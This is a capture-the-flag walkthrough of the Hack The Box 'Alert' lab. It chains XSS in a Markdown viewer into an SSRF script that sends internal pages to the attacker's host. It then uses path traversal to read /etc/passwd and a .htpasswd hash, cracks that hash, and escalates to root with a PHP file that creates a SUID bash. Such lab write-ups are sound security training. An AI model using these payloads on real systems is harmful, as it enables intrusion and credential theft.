Description
Alert is an easy Hack The Box machine that features:
- PHP web application vulnerable to Cross-Site Scripting (XSS)
- PHP web application vulnerable to Server-Side Request Forgery (SSRF)
- PHP web application vulnerable to Path Traversal that leaks the credentials of a web server
- Web server credentials of a web server reused for the Linux system
- Privilege Escalation via a writable web server folder hosted with a service by
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.121.113.
$ ping -c 3 10.129.121.113
PING 10.129.121.113 (10.129.121.113) 56(84) bytes of data.
64 bytes from 10.129.121.113: icmp_seq=1 ttl=63 time=62.1 ms
64 bytes from 10.129.121.113: icmp_seq=2 ttl=63 time=53.8 ms
64 bytes from 10.129.121.113: icmp_seq=3 ttl=63 time=133 ms

--- 10.129.121.113 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 53.768/83.042/133.222/35.646 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.121.113 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.121.113
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.121.113 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.121.113
Host is up (0.069s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the discovered host to the /etc/hosts file.
$ echo '10.129.121.113 alert.htb' | sudo tee -a /etc/hosts
We find a page that offers a service to render Markdown code in the web. We can upload a file and we will receive the response with the rendered HTML code after clicking the button View Markdown.
# Title
## Subtitle
Hello [alert.htb](alert.htb).

 We get redirected to the
 visualizer.php in which the HTML code is shown and we can also find a Share Markdown button that allow us to share a link to the Markdown note. In this case the link is http://alert.htb/visualizer.php?link_share=67424bff4a5c49.51358870.md. It is linking to the 67424bff4a5c49.51358870.md file passed as parameter. It might be the uploaded file. We find the uploaded file in the http://alert.htb/uploads/67424bff4a5c49.51358870.md link. We cannot upload files with another extensions as there are filters and we receive the error Error: File must be a Markdown file (.md).. We are going to check if the application is vulnerable to XSS (Cross-Site Scripting) by sending a special code.
# Title
## Subtitle
Hello [alert.htb](alert.htb).

Is XSS? <script>alert('XSS')</script>...
After uploading the file the alert windows shows, so the application is vulnerable to XSS.

 At the top of the webpage we find a
 Contact Us option that allow us to send a message to the administrator as stated in the section accesible with the About Us option.

 We are going to send a message to the administrator with a link to a web server created by us, by opening the local TCP port 80 with
 $ nc -nvlp 80 command, to check if the administrator is checking for the links they receive.
$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.19] from (UNKNOWN) [10.129.121.113] 41814
GET / HTTP/1.1
Host: 10.10.14.19
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
We receive back a response from the service, using the Headless Chrome web browser.
Exploitation
As the administrator is reading the messages and a XSS vulnerability exists in the Markdown Viewer we can send to the administrator a shared link to exploit a SSRF (Server Side Request Forgery) vulnerability to read internal web pages. With a crafted code, the administrator will read the HTML code of the alert.htb web page and then the code will be sent to us Base64 encoded.
# Title
## Subtitle
Hello [alert.htb](alert.htb).

<script>
var url = "http://alert.htb/";
var attacker = "http://10.10.14.19/content";
var xhr  = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (xhr.readyState == XMLHttpRequest.DONE) {
fetch(attacker + "?htmlcode=" + encodeURI(btoa(xhr.responseText)))
}
}
xhr.open('GET', url, true);
xhr.send(null);
</script>
We start a local HTTP server with Python.
$ python -m http.server 80
We upload the Markdown file and we send the URL to the administrator.
 We receive the Base64 encoded HTML in the HTTP request from the administrator.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.121.113 - code 404, message File not found
10.129.121.113 - "GET /content?htmlcode=PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9ImNzcy9zdHlsZS5jc3MiPgogICAgPHRpdGxlPkFsZXJ0IC0gTWFya2Rvd24gVmlld2VyPC90aXRsZT4KPC9oZWFkPgo8Ym9keT4KICAgIDxuYXY+CiAgICAgICAgPGEgaHJlZj0iaW5kZXgucGhwP3BhZ2U9YWxlcnQiPk1hcmtkb3duIFZpZXdlcjwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1jb250YWN0Ij5Db250YWN0IFVzPC9hPgogICAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdlPWFib3V0Ij5BYm91dCBVczwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1kb25hdGUiPkRvbmF0ZTwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1tZXNzYWdlcyI+TWVzc2FnZXM8L2E+ICAgIDwvbmF2PgogICAgPGRpdiBjbGFzcz0iY29udGFpbmVyIj4KICAgICAgICA8aDE+TWFya2Rvd24gVmlld2VyPC9oMT48ZGl2IGNsYXNzPSJmb3JtLWNvbnRhaW5lciI+CiAgICAgICAgICAgIDxmb3JtIGFjdGlvbj0idmlzdWFsaXplci5waHAiIG1ldGhvZD0icG9zdCIgZW5jdHlwZT0ibXVsdGlwYXJ0L2Zvcm0tZGF0YSI+CiAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0iZmlsZSIgbmFtZT0iZmlsZSIgYWNjZXB0PSIubWQiIHJlcXVpcmVkPgogICAgICAgICAgICAgICAgPGlucHV0IHR5cGU9InN1Ym1pdCIgdmFsdWU9IlZpZXcgTWFya2Rvd24iPgogICAgICAgICAgICA8L2Zvcm0+CiAgICAgICAgICA8L2Rpdj4gICAgPC9kaXY+CiAgICA8Zm9vdGVyPgogICAgICAgIDxwIHN0eWxlPSJjb2xvcjogYmxhY2s7Ij6pIDIwMjQgQWxlcnQuIEFsbCByaWdodHMgcmVzZXJ2ZWQuPC9wPgogICAgPC9mb290ZXI+CjwvYm9keT4KPC9odG1sPgoK HTTP/1.1" 404 -
We decode it.
$ echo 'PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9ImNzcy9zdHlsZS5jc3MiPgogICAgPHRpdGxlPkFsZXJ0IC0gTWFya2Rvd24gVmlld2VyPC90aXRsZT4KPC9oZWFkPgo8Ym9keT4KICAgIDxuYXY+CiAgICAgICAgPGEgaHJlZj0iaW5kZXgucGhwP3BhZ2U9YWxlcnQiPk1hcmtkb3duIFZpZXdlcjwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1jb250YWN0Ij5Db250YWN0IFVzPC9hPgogICAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdlPWFib3V0Ij5BYm91dCBVczwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1kb25hdGUiPkRvbmF0ZTwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1tZXNzYWdlcyI+TWVzc2FnZXM8L2E+ICAgIDwvbmF2PgogICAgPGRpdiBjbGFzcz0iY29udGFpbmVyIj4KICAgICAgICA8aDE+TWFya2Rvd24gVmlld2VyPC9oMT48ZGl2IGNsYXNzPSJmb3JtLWNvbnRhaW5lciI+CiAgICAgICAgICAgIDxmb3JtIGFjdGlvbj0idmlzdWFsaXplci5waHAiIG1ldGhvZD0icG9zdCIgZW5jdHlwZT0ibXVsdGlwYXJ0L2Zvcm0tZGF0YSI+CiAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0iZmlsZSIgbmFtZT0iZmlsZSIgYWNjZXB0PSIubWQiIHJlcXVpcmVkPgogICAgICAgICAgICAgICAgPGlucHV0IHR5cGU9InN1Ym1pdCIgdmFsdWU9IlZpZXcgTWFya2Rvd24iPgogICAgICAgICAgICA8L2Zvcm0+CiAgICAgICAgICA8L2Rpdj4gICAgPC9kaXY+CiAgICA8Zm9vdGVyPgogICAgICAgIDxwIHN0eWxlPSJjb2xvcjogYmxhY2s7Ij6pIDIwMjQgQWxlcnQuIEFsbCByaWdodHMgcmVzZXJ2ZWQuPC9wPgogICAgPC9mb290ZXI+CjwvYm9keT4KPC9odG1sPgoK' | base64 -d

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>    </nav>
    <div class="container">
        <h1>Markdown Viewer</h1><div class="form-container">
            <form action="visualizer.php" method="post" enctype="multipart/form-data">
                <input type="file" name="file" accept=".md" required>
                <input type="submit" value="View Markdown">
            </form>
          </div>    </div>
    <footer>
        <p style="color: black;">� 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
In the HTML code we find that the administrator has an extra option Messages which moves to index.php?page=messages. If we visit the webpage with our browser we get back an empty section page.
$ curl 'http://alert.htb/index.php?page=messages'
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
            </nav>
    <div class="container">

    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
We are going to repeat the SSRF process but we are going to change the url variable from the Markdown file to http://alert.htb/index.php?page=messages. We receive back the source code of the web page, which is different to the one received by our browser.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>    </nav>
    <div class="container">
        <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
    </div>
    <footer>
        <p style="color: black;">� 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
We find that in this new sessions a link exists to messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt. As the file parameter might be vulnerable to Path Traversal let’s repeat the SSRF vulnerability changing the url variable to http://alert.htb/messages.php?file=../../../../../etc/passwd. We receive back the contents of the /etc/passwd without problems but embedded between <pre> tags.
<pre>root:x:0:0:root:/root:/bin/bash
...
</pre>
We can confirm that the application is vulnerable to Path Traversal vulnerability. Let’s check the /etc/apache2/sites-enabled/000-default.conf file with the url variable http://alert.htb/messages.php?file=../../../../../etc/apache2/sites-enabled/000-default.conf.
<pre><VirtualHost *:80>
    ServerName alert.htb

    DocumentRoot /var/www/alert.htb

    <Directory /var/www/alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^alert\.htb$
    RewriteCond %{HTTP_HOST} !^$
    RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

</pre>
We find that another subdomain exists, statistics.alert.htb and it is protected by the password file /var/www/statistics.alert.htb/.htpasswd. Let’s add the domain to the /etc/hosts file.
$ echo '10.129.121.113 statistics.alert.htb' | sudo tee -a /etc/hosts
We find that it is really password-protected.
$ curl -I 'statistics.alert.htb'
HTTP/1.1 401 Unauthorized
Server: Apache/2.4.41 (Ubuntu)
WWW-Authenticate: Basic realm="Restricted Area"
Content-Type: text/html; charset=iso-8859-1
Let’s retrieve the .htpasswd with the url variable http://alert.htb/messages.php?file=../../../../../var/www/statistics.alert.htb/.htpasswd.
<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
We get the $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/ hash for the albert user. Let’s crack the hash with John The Ripper tool. In this case, the format of the hash is md5crypt-long.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long htpasswd
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (albert)
1g 0:00:00:00 DONE 14.28g/s 40228p/s 40228c/s 40228C/s my3kids..medicina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the password for the albert user, manchesterunited. Now we can sign in the statistics subdomain.
 We only find a dashboard with data about donations. We can login to the machine using the SSH protocol and the found credentials.
$ ssh albert@alert.htb
...
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
Post-Exploitation
We find we are part of the management group. As console users we find root, albert and david.
albert@alert:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
david:x:1001:1002:,,,:/home/david:/bin/bash
We find a local service running in port 8080. It is a web application found in /opt/website-monitor directory. The application is running as the root user. If we can gain command execution in this service we will run commands as root user.
albert@alert:~$ ss -tunlp | grep 127.0.0.1
tcp    LISTEN  0       4096         127.0.0.1:8080        0.0.0.0:*
albert@alert:~$ ps -ef | grep 8080
root         989       1  0 21:42 ?        00:00:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
If we move to the /opt/website-monitor directory we find that the users of management group have all permissions over the config folder.
albert@alert:/opt/website-monitor$ ls -la
total 96
drwxrwxr-x 7 root root        4096 Oct 12 01:07 .
drwxr-xr-x 4 root root        4096 Oct 12 00:58 ..
drwxrwxr-x 2 root management  4096 Oct 12 04:17 config
drwxrwxr-x 8 root root        4096 Oct 12 00:58 .git
drwxrwxr-x 2 root root        4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root        5323 Oct 12 01:00 index.php
-rwxrwxr-x 1 root root        1068 Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root        1452 Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root        4096 Oct 12 01:07 monitors
-rwxrwxr-x 1 root root         104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root       40849 Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root        1657 Oct 12 00:58 README.md
-rwxrwxr-x 1 root root        1918 Oct 12 00:58 style.css
drwxrwxr-x 2 root root        4096 Oct 12 00:58 updates
albert@alert:/opt/website-monitor$ ls -la config/
total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
The config folder only have configuration.php file. As we have permissions to write file in this folder we can create a new PHP file to gain command executions, in this case to create a new SUID Bash binary in the /tmp directory. Firstly we will craft the /opt/website-monitor/config/backup.php file with the following content:
<?php
system('cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash');
?>
Then we will visit the http://127.0.0.1:8080/config/backup.sh URL from the machine’s shell. The /tmp/suid-bash file will be created.
albert@alert:/opt/website-monitor$ curl http://127.0.0.1:8080/config/backup.php
albert@alert:/opt/website-monitor$ ls -la /tmp/suid-bash
-rwsr-xr-x 1 root root 1183448 /tmp/suid-bash
We can finally spawn a root shell.
albert@alert:/opt/website-monitor$ /tmp/suid-bash -p
suid-bash-5.0# id
uid=1000(albert) gid=1000(albert) euid=0(root) groups=1000(albert),1001(management)
Flags
In the root shell we can retrieve the user and root flags.
suid-bash-5.0# cat /home/albert/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>